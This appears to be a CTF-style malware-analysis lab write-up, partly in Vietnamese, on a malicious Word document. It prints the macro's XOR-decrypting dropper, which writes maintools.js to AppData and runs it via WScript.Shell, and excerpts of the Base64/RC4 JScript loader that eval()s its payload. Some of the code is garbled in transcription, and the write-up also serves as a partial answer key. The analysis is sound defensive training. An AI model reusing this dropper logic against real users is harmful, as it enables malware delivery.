

Challenge: Obfuscated Lab

Platform: SOC Analyst Tier 2

Category: Malware Analysis

Tactics: Initial Acces, Execution, Stealth

Tools: CmdWatcher, Oledump, Sha256sum, olevba, dd, VS Code, CyberChef

VIEWS LAB: [link](#)

Kịch bản: Deobfuscate multi-stage VBA and JavaScript malware from a Word document, extracting IOCs and reconstructing execution flow with Oledump, CyberChef, and WSH.

Q1

What is the SHA256 hash of the **DOC** file?

```
MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir
vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ sha256sum 49b367ac261a722a7c2bbbc328c32545
sha256sum: 49b367ac261a722a7c2bbbc328c32545: No such file or directory

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ sha256sum 49b367ac261a722a7c2bbbc328c32545
ff2c8cadaa0fd8da6138cce6fce37e001f53a5d9cecccd67945b15ae273f4d751 *49b367ac261a722a7c2bbbc328c32545

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ vol -f "49b367ac261a722a7c2bbbc328c32545" windows.info
Volatility 3 Framework 2.28.0
Progress: 100.00 PDB scanning finished
Unsatisfied requirement plugins.Info.kernel.layer_name:
Unsatisfied requirement plugins.Info.kernel.symbol_table_name:

A translation layer requirement was not fulfilled. Please verify that:
    A file was provided to create this layer (by -f, --single-location or by config)
    The file exists and is readable
    The file is a valid memory image and was acquired cleanly

A symbol table requirement was not fulfilled. Please verify that:
    The associated translation layer requirement was fulfilled
    You have the correct symbol file for the requirement
    The symbol file is under the correct directory or zip file
    The symbol file is named appropriately or contains the correct banner

Unable to validate the plugin requirements: ['plugins.Info.kernel.layer_name', 'plugins.Info.kernel.symbol_table_name']

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ vol -f "49b367ac261a722a7c2bbbc328c32545" windows.pstree
Volatility 3 Framework 2.28.0
Progress: 100.00 PDB scanning finished
Unsatisfied requirement plugins.PsTree.kernel.layer_name:
```

Q2

Multiple streams contain macros in this document. Provide the number of the lowest one.

```
MINGW64/c/Users/votha/Downloads/76-Obfuscated/temp_extract_dir
vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ oledump.py 49b367ac261a722a7c2bbbc328c32545
1:      114 '\x01Compobj'
2:      284 '\x05DocumentSummaryInformation'
3:      392 '\x05SummaryInformation'
4:     8017 '1Table'
5:     4096 'Data'
6:      483 'Macros/PROJECT'
7:       65 'Macros/PROJECTwm'
8: M    7117 'Macros/VBA/Module1'
9: m    1104 'Macros/VBA/ThisDocument'
10:      3467 'Macros/VBA/_VBA_PROJECT'
11:     2964 'Macros/VBA/___SRP_0'
12:      195 'Macros/VBA/___SRP_1'
13:     2717 'Macros/VBA/___SRP_2'
14:      290 'Macros/VBA/___SRP_3'
15:      565 'Macros/VBA/dir'
16:       76 'ObjectPool/_1541577328/\x01Compobj'
17: O    20301 'ObjectPool/_1541577328/\x01ole10Native'
18:     5000 'ObjectPool/_1541577328/\x03EPRINT'
19:        6 'ObjectPool/_1541577328/\x03ObjInfo'
20:    133755 'WordDocument'

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$
```

1. Ký hiệu m (chữ thường)

- **Ý nghĩa:** Stream này có chứa **macro (VBA Code)**, nhưng kích thước hoặc cấu trúc của nó ở dạng thông thường (hoặc chưa được kích hoạt/biên dịch đầy đủ).
- Tuy nhiên, đây vẫn là dấu hiệu cho thấy tệp có chứa mã nguồn có thể thực thi.

2. Ký hiệu M (chữ hoa)

- **Ý nghĩa:** Stream này chứa **Macro** và đồng thời được đánh dấu là **đã được biên dịch** hoặc chứa các đối tượng macro quan trọng (thường là module chứa mã độc chính mà kẻ tấn công muốn thực thi khi nạn nhân mở file).

Q3

What is the decryption key of the obfuscated code?

```
GoTo MnOwqnnpKxFRO
End If
B8qen2T433Ds1bw = Environ("appdata") & "\Microsoft\windows"
Set R7Ks7ug4hRR2weOy7 = CreateObject("Scripting.FileSystemObject")
If Not R7Ks7ug4hRR2weOy7.FolderExists(B8qen2T433Ds1bw) Then
B8qen2T433Ds1bw = Environ("appdata")
End If
Set R7Ks7ug4hRR2weOy7 = Nothing
Dim K764B5Ph46Vh
K764B5Ph46Vh = FreeFile
OBKHLrC3vEDjVL = B8qen2T433Ds1bw & "\" & "maintools.js"
Open (OBKHLrC3vEDjVL) For Binary As #K764B5Ph46Vh
Put #K764B5Ph46Vh, 1, Wk4o3X7x1134j
Close #K764B5Ph46Vh
Erase Wk4o3X7x1134j
Set R66BpJMgxXBo2h = CreateObject("Wscript.Shell")
R66BpJMgxXBo2h.Run "*****" + OBKHLrC3vEDjVL + "*****" + " EzZETcSxyKAdF_eSi2i1"
ActiveDocument.Save
Exit Sub
MnOwqnnpKxFRO:
Close #K764B5Ph46Vh
ActiveDocument.Save
End Sub

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ |
```

```
File Edit Selection View Go Run Terminal Help
Search (Administrator)

E output.txt
C:\Users\Administrator\Downloads\76-Obfuscated\> E output.txt
1 Public: dropped_path As String
2 Public: B8qen2T433Ds1bw As String
3
4 Function decryptor(arg_array() As Byte, arg_size As Long) As Boolean
5 Dim xor_byte As Byte
6 xor_byte = 45
7 For i = 0 To arg_size - 1
8   arg_array(i) = arg_array(i) Xor xor_byte
9   xor_byte = (xor_byte Xor 99) Xor (i Mod 254)
10 Next i
11 decryptor = True
12 End Function
13
14 Sub AutoClose()
15 End Sub
16
17 Sub AutoOpen()
18 On Error GoTo MnOwqnnpKxFRO
19 Dim MnOwqnnpKxFRO
20 Dim MnOwqnnpKxFRO As Long
21 Dim N8E6i006i2HvV41w As Long
22 N8E6i006i2HvV41w = FileLen(ActiveDocument.FullName)
23 MnOwqnnpKxFRO = FreeFile
24 Open (ActiveDocument.FullName) For Binary As #file_no
25 Dim document_array() As Byte
26 ReDim document_array(N8E6i006i2HvV41w)
27 Get #file_no, 1, document_array
28 Dim obj_match As String
29 obj_match = StrConv(document_array, vbUnicode)
30 Dim obj_regex As String
31 obj_regex = "14B33055F6343gwQD"
32 Set obj_regex = CreateObject("Scripting.RegExp")
33 obj_regex.Pattern = obj_regex
34 Set obj_regex.IgnoreCase = True
35 Set obj_regex.Global = True
36 Set obj_regex.Execute(obj_match)
37 Dim offset
38 If obj_regex.Count > 0 Then
39   GoTo MnOwqnnpKxFRO
40 End If
41 For Each N8E6i006i2HvV41w In obj_regex.Matches
42   offset = N8E6i006i2HvV41w.FirstIndex
43   For i = 0 To N8E6i006i2HvV41w.Length - 1
44     Dim dyn_array() As Byte ' Define a dynamic array
45     ReDim dyn_array(0 To N8E6i006i2HvV41w.Length - 1)
46     Get #file_no, offset + i, dyn_array
47     If Not decryptor(dyn_array, N8E6i006i2HvV41w.Length - i) Then
48       GoTo MnOwqnnpKxFRO
49     End If
50     B8qen2T433Ds1bw = Environ("appdata") & "\Microsoft\windows"
51     Set R7Ks7ug4hRR2weOy7 = CreateObject("Scripting.FileSystemObject")
52     If Not R7Ks7ug4hRR2weOy7.FolderExists(B8qen2T433Ds1bw) Then
53       B8qen2T433Ds1bw = Environ("appdata")
54     End If
55     Set R7Ks7ug4hRR2weOy7 = Nothing
56     Dim K764B5Ph46Vh
57     K764B5Ph46Vh = FreeFile
58     OBKHLrC3vEDjVL = B8qen2T433Ds1bw & "\" & "maintools.js"
59     Open (OBKHLrC3vEDjVL) For Binary As #K764B5Ph46Vh
60     Put #K764B5Ph46Vh, 1, Wk4o3X7x1134j
61     Close #K764B5Ph46Vh
62     Erase Wk4o3X7x1134j
63     Set R66BpJMgxXBo2h = CreateObject("Wscript.Shell")
64     R66BpJMgxXBo2h.Run "*****" + OBKHLrC3vEDjVL + "*****" + " EzZETcSxyKAdF_eSi2i1"
65     ActiveDocument.Save
66   Next i
67 End Sub
```

Mã hóa XOR (Exclusive OR) là một phương pháp đơn giản nhưng hiệu quả thường được sử dụng trong phần mềm độc hại để che giấu dữ liệu và tránh bị phát hiện. Hàm giải mã lặp qua từng byte của mảng được mã hóa, áp dụng phép XOR sử dụng các giá trị định sẵn, cuối cùng tái tạo payload gốc. Khóa XOR được nhúng ngay trong kịch bản, và khi phân tích logic của hàm, giá trị khóa ban đầu được sử dụng trong quá trình XOR là 45. Chức năng này hoạt động bằng cách đọc mảng đã mã hóa, thực hiện thao tác

XOR trên từng byte, và tái tạo dữ liệu đã giải mã thành mảng. Quy trình này là phần quan trọng để hiểu cách macro cung cấp tải trọng cuối cùng.

Lệnh **dd** là một tiện ích Unix mạnh mẽ được sử dụng để sao chép và thao tác dữ liệu cấp thấp. Nó cho phép người dùng trích xuất các phần dữ liệu cụ thể từ tệp hoặc thiết bị bằng cách chỉ định độ lệch byte và kích thước khối. Trong bối cảnh phân tích pháp y này, **dd** được sử dụng để trích xuất tải trọng đã mã hóa được nhúng trong tài liệu độc hại bằng cách sử dụng các độ lệch byte thu được từ các cuộc điều tra trước đó.

Lệnh được thực thi trong trường hợp này là:

```
dd if=49b367ac6a1a72a7c2bbbC328c32545 of=extracted_payload.bin bs=1 skip=148158 count=16827
```

Phân tích lệnh này:

- **if=49b367ac6a1a72a7c2bbbC328c32545** → Chỉ định tệp đầu vào, đây là tài liệu độc hại chứa payload nhúng.
- **of=extracted_payload.bin** → Định nghĩa tệp đầu ra nơi dữ liệu đã trích xuất sẽ được lưu lại.
- **bs=1** → Đặt kích thước khối là **1 byte**, đảm bảo mỗi thao tác đọc hoặc ghi từng byte một, điều này rất quan trọng để trích xuất chính xác.
- **skip=148158** → Hướng dẫn **dd** bỏ qua 148158 byte đầu tiên trong tệp đầu vào trước khi bắt đầu quá trình giải nén.
- **count=16827** → Chỉ định số byte cần trích xuất từ tệp đầu vào, nghĩa là chính xác 16.827 byte sẽ được sao chép vào tệp đầu ra.

Q4

What is the name of the dropped file?

Macro VBScript được trích xuất trong tài liệu độc hại chứa các chỉ báo chính về kỹ thuật làm rối và giải mã. Script sẽ tự động tạo một đường dẫn trong thư mục AppData của hệ thống và ghi một tệp JavaScript đã được giải nén tên là **maintools.js** vào đó.

```

Set I4j833DS5Sfd34L3gwYQD = VUy5oj112fLw51h6S.Execute(KqG31PcgwTc2oL47hjd70i)
Dim Y5t4U17o385qK4YDhr
If I4j833DS5Sfd34L3gwYQD.Count = 0 Then
GoTo MnOWqnnpKXFRO
End If
For Each N34rtRBIU3yJO2cmMVu In I4j833DS5Sfd34L3gwYQD
Y5t4U17o385qK4YDhr = N34rtRBIU3yJO2cmMVu.FirstIndex
Exit For
Next
Dim Wk4o3X7x1134j() As Byte
Dim KDX118qY4rcT As Long
KDX118qY4rcT = 16827
ReDim Wk4o3X7x1134j(KDX118qY4rcT)
Get #NEnrKxf81511, Y5t4U17o385qK4YDhr + 81, Wk4o3X7x1134j
If Not Q7JOhn5pI1648L6V43V(Wk4o3X7x1134j(), KDX118qY4rcT + 1) Then
GoTo MnOWqnnpKXFRO
End If
B8qen2T433Ds1bw = Environ("appdata") & "\Microsoft\Windows"
Set R7Ks7ug4hRR2weOy7 = CreateObject("Scripting.FileSystemObject")
If Not R7Ks7ug4hRR2weOy7.FolderExists(B8qen2T433Ds1bw) Then
B8qen2T433Ds1bw = Environ("appdata")
End If
Set R7Ks7ug4hRR2weOy7 = Nothing
Dim K764B5Ph46vh
K764B5Ph46vh = FreeFile
OBKHLrC3vEDjVL = B8qen2T433Ds1bw & "\" & "maintools.js"
Open (OBKHLrC3vEDjVL) For Binary As #K764B5Ph46vh
Put #K764B5Ph46vh, 1, Wk4o3X7x1134j
Close #K764B5Ph46vh
Erase Wk4o3X7x1134j
Set R66BpJMgxXBo2h = CreateObject("WScript.Shell")
R66BpJMgxXBo2h.Run """" + OBKHLrC3vEDjVL + """" + " EzZETcSXyKAdF_e5I2i1"
ActiveDocument.Save
Exit Sub

```

Q5

This script uses what language?

Đoạn mã được sử dụng trong vụ tấn công này được viết bằng **JavaScript/JScript**, được thể hiện qua nhiều bằng chứng thu thập được trong quá trình phân tích pháp y. Macro VBScript được nhúng trong tài liệu độc hại sẽ ghi một tệp có tên **maintools.js** vào thư mục AppData của hệ thống. Phần mở rộng tệp .js xác nhận rằng payload bị bỏ ra là tệp JavaScript, sau đó được thực thi bằng đối tượng **WScript.Shell**.

Sau khi trích xuất và giải mã nội dung của tệp **maintools.js**, phân tích sâu hơn cho thấy cú pháp JavaScript tiêu chuẩn, bao gồm định nghĩa hàm, gán biến và kỹ thuật làm rối. Script đã giải mã chứa các hàm thực thi JavaScript như **eval()**, thường được các tác giả phần mềm độc hại sử dụng để diễn giải và thực thi mã động khi chạy. Ngoài ra, các hàm JavaScript còn thực hiện thao tác chuỗi, giải mã Base64 và các thao tác giải mã tiếp theo, tất cả đều phù hợp với các kỹ thuật thường được sử dụng trong phần mềm độc hại JavaScript bị làm rối.

Phân tích này xác nhận rằng script bị làm rối, sau khi giải mã và thực thi, được viết bằng JavaScript. Việc sử dụng JavaScript là lựa chọn có chủ ý của kẻ tấn công, vì nó cho phép thực thi trong môi trường Windows bằng Windows Script Host (WSH), cho phép tự động hóa, thao tác hệ thống và cung cấp tải trọng tiếp theo mà không phụ thuộc vào các phụ thuộc bên ngoài.

Q6

What is the name of the variable that is assigned the command-line arguments?

```
Exit Sub
MnOWqnnpKXfR0:
Close #K764B5Ph46Vh
ActiveDocument.Save
End Sub

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ oledump.py 49b367ac261a722a7c2bbbc328c32545 > ouput.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ oledump.py -s 8 -v 49b367ac261a722a7c2bbbc328c32545 > ouput.txt

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ dd if=49b367ac261a722a7c2bbbc328c32545 of=extracted_payload.bin bs=1 skip=148158 count=16827
dd: failed to open '49b367ac261a722a7c2bbbc328c32545': No such file or directory

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$ dd if=49b367ac261a722a7c2bbbc328c32545 of=extracted_payload.bin bs=1 skip=148158 count=16827
16827+0 records in
16827+0 records out
16827 bytes (17 kB, 16 KiB) copied, 0.0694499 s, 242 kB/s

vvThais@ThaiHocHanh MINGW64 ~/Downloads/76-Obfuscated/temp_extract_dir (main)
$
```

```
File Edit Selection View Go Run Terminal Help
Search

mahaoa.py • JS dumped-crypher.crypher.js 1
1 try{var wvy1 = WScript.Arguments;var ssWZ = wvy1[0];var E53C = y3zb();E53C = LXv5(E53C);E53C = CppT(ssWZ, E53C);eval(E53C);}
2 catch (e)
3 {WScript.Quit();}function MtvK(Cggp){var XwH7 = Cggp.charCodeAt(0);if (XwH7 === 0x2B || XwH7 === 0x2D) return 62
4
5 if (XwH7 === 0x2F || XwH7 === 0x5F) return 63
6
7 if (XwH7 < 0x30) return -1
8
9 if (XwH7 < 0x30 + 10) return XwH7 - 0x30 + 26 + 26
10
11 if (XwH7 < 0x41 + 26) return XwH7 - 0x41
12
13 if (XwH7 < 0x61 + 26) return XwH7 - 0x61 + 26
14
15 }function LXv5(d27x){var LUKZ = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";var i;var j;var n6T8;if (d27x.length % 4 > 0)
16 return;var CH1B = d27x.length;var VBeR = d27x.charCodeAt(CH1B - 2) === '=' ? 2 : d27x.charCodeAt(CH1B - 1) === '=' ? 1 : 0
17
18 var mjqo = new Array(d27x.length * 3 / 4 - VBeR);var z8Ht = VBeR > 0 ? d27x.length - 4 : d27x.length;var t23G = 0;function XGH6(botQ)(mjqo[t23G++] = botQ);for (i = 0, j = 0; i < z8Ht; i++)
19
20 XGH6((n6T8 & 0xFF00) >> 8)
21
22 XGH6((n6T8 & 0xFF))
23
24 if (VBeR > 2){n6T8 = (MtvK(d27x.charCodeAt(i)) << 2) | (MtvK(d27x.charCodeAt(i + 1)) >> 4)
25
26 }
27
28 }
29
30 }
31
32 }
33
34 }
35
36 }
37
38 }
39
40 }
41
42 }
43
44 }
45
46 }
47
48 }
49
50 }
51
52 }
53
54 }
55
56 }
57
58 }
59
60 }
61
62 }
63
64 }
65
66 }
67
68 }
69
70 }
71
72 }
73
74 }
75
76 }
77
78 }
79
80 }
81
82 }
83
84 }
85
86 }
87
88 }
89
90 }
91
92 }
93
94 }
95
96 }
97
98 }
99
100 }
```

```
PS C:\Users\votha> cd C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir\
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> python .\mahaoa.py
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> code .\dump
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> code .\dumped-crypher.crypher.js
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir>
```


Q7

How many command-line arguments does this script expect?

Dựa trên phân tích ở câu hỏi 6, script mong đợi 1 đối số và nó tải vào biến ssWZ.

Q8

What instruction is executed if this script encounters an error?



Nếu bất kỳ phần nào của mã trong khối thử bị lỗi—chẳng hạn như vấn đề truy cập WScript.Arguments, một lệnh gọi hàm chưa xác định, hoặc quá trình giải mã không hợp lệ—quá trình thực thi sẽ nhảy đến khối bắt. Bên trong khối bắt, hướng dẫn:

WScript.Quit();

được thực hiện. Hàm **WScript.Quit()** là một phần của Windows Script Host (WSH) và được sử dụng để kết thúc việc thực thi script ngay lập tức. Điều này có nghĩa là nếu xảy ra lỗi, script sẽ không cố gắng thực thi độc hại mà sẽ thoát ra một cách an toàn. Điều này ngăn script hiển thị bất kỳ lỗi nào có thể cảnh báo người dùng hoặc phần mềm bảo mật về sự hiện diện của nó.

Q9

What function returns the next stage of code (i.e. the first round of obfuscated code)?

```
1 try{var wvy1 = WScript.Arguments;var ssmZ = wvy1(0);var E53C = y3zb();E53C = LXv5(E53C);E53C = Cppl(sskz, E53C);eval(E53C);}
2 catch (e)
3 {WScript.Quit();}function Mtvk(CggD){var Xmh7 = CggD.charCodeAt(0);if (Xmh7 === 0x2B || Xmh7 === 0x2D) return 62
4
5 if (Xmh7 === 0x2F || Xmh7 === 0x5F) return 63
6
7 if (Xmh7 < 0x30) return -1
8
9 if (Xmh7 < 0x30 + 10) return Xmh7 - 0x30 + 26 + 26
10
11 if (Xmh7 < 0x41 + 26) return Xmh7 - 0x41
12
13 if (Xmh7 < 0x61 + 26) return Xmh7 - 0x61 + 26
14
15 }function LXv5(d27x){var LUK7 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";var i;var j;var n6T8;if (d27x.length % 4 > 0)
16
17 return;var CH1B = d27x.length;var V8eR = d27x.charAt(CH1B - 2) === '=' ? 2 : d27x.charAt(CH1B - 1) === '=' ? 1 : 0
18
19 var mjgo = new Array(d27x.length * 3 / 4 - V8eR);var z8HT = V8eR > 0 ? d27x.length - 4 : d27x.length;var t23G = 0;function XGH6(b0tQ){mjgo[t23G++] = b0tQ;}for (i = 0, j = 0; i < z8HT;
20
21 XGH6((n6T8 & 0xFF00) >> 8)
22
23 XGH6(n6T8 & 0xFF)
```

PS C:\Users\votha> cd C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> python -m mahoapy
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> code .\dump
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> code .\dumped-crypher.crypher.js
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir>

Q10

The function **LXv5** is important, what variable is assigned a key string value in determining what this function does?

```
1 try{var wvy1 = WScript.Arguments;var ssmZ = wvy1(0);var E53C = y3zb();E53C = LXv5(E53C);E53C = Cppl(sskz, E53C);eval(E53C);}
2 catch (e)
3 {WScript.Quit();}function Mtvk(CggD){var Xmh7 = CggD.charCodeAt(0);if (Xmh7 === 0x2B || Xmh7 === 0x2D) return 62
4
5 if (Xmh7 === 0x2F || Xmh7 === 0x5F) return 63
6
7 if (Xmh7 < 0x30) return -1
8
9 if (Xmh7 < 0x30 + 10) return Xmh7 - 0x30 + 26 + 26
10
11 if (Xmh7 < 0x41 + 26) return Xmh7 - 0x41
12
13 if (Xmh7 < 0x61 + 26) return Xmh7 - 0x61 + 26
14
15 }function LXv5(d27x){var LUK7 = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/";var i;var j;var n6T8;if (d27x.length % 4 > 0)
16
17 return;var CH1B = d27x.length;var V8eR = d27x.charAt(CH1B - 2) === '=' ? 2 : d27x.charAt(CH1B - 1) === '=' ? 1 : 0
18
19 var mjgo = new Array(d27x.length * 3 / 4 - V8eR);var z8HT = V8eR > 0 ? d27x.length - 4 : d27x.length;var t23G = 0;function XGH6(b0tQ){mjgo[t23G++] = b0tQ;}for (i = 0, j = 0; i < z8HT;
20
21 XGH6((n6T8 & 0xFF00) >> 8)
22
23 XGH6(n6T8 & 0xFF)
```

PS C:\Users\votha> cd C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> python -m mahoapy
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> code .\dump
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir> code .\dumped-crypher.crypher.js
PS C:\Users\votha\Downloads\76-Obfuscated\temp_extract_dir>

Q11

What encoding scheme is this function responsible for decoding?

Dựa trên phân tích ở câu hỏi 10, thuật toán mã hóa được sử dụng trong **Base64**.

Q12

In the function **CpPT**, the first two **for()** loops are responsible for what important part of this function?

```
function CpPT(b0e3, F5vZ) {
  var AWy7 = [];
  var V2Vl = 0;
  var qyCq;
  var mjgo = '';
  for (var i = 0; i < 256; i++) {
    AWy7[i] = i;
  }
  for (var i = 0; i < 256; i++) {
    V2Vl = (V2Vl + AWy7[i] + b0e3.charCodeAt(i % b0e3.length)) % 256;
    qyCq = AWy7[i];
    AWy7[i] = AWy7[V2Vl];
    AWy7[V2Vl] = qyCq;
  }
}
```

Key-Scheduling Algorithm (KSA) (Thuật toán lập lịch khóa) là một thành phần cốt lõi trong các thuật toán mật mã, đặc biệt là các **mật mã dòng (Stream Ciphers)**. KSA nổi tiếng nhất và được biết đến rộng rãi qua việc ứng dụng trong thuật toán mã hóa **RC4**.

Q13

The function CpPT requires two arguments, where does the value of the first argument come from?

Q14

For the function **CpPT**, what does the first argument represent?

Q15

What encryption algorithm does the function **CpPT** implement in this script?

Q16

What function is responsible for executing the deobfuscated code?

Q17

What Windows Script Host program can be used to execute this script in command-line mode?

Q18

What is the name of the first function defined in the deobfuscated code?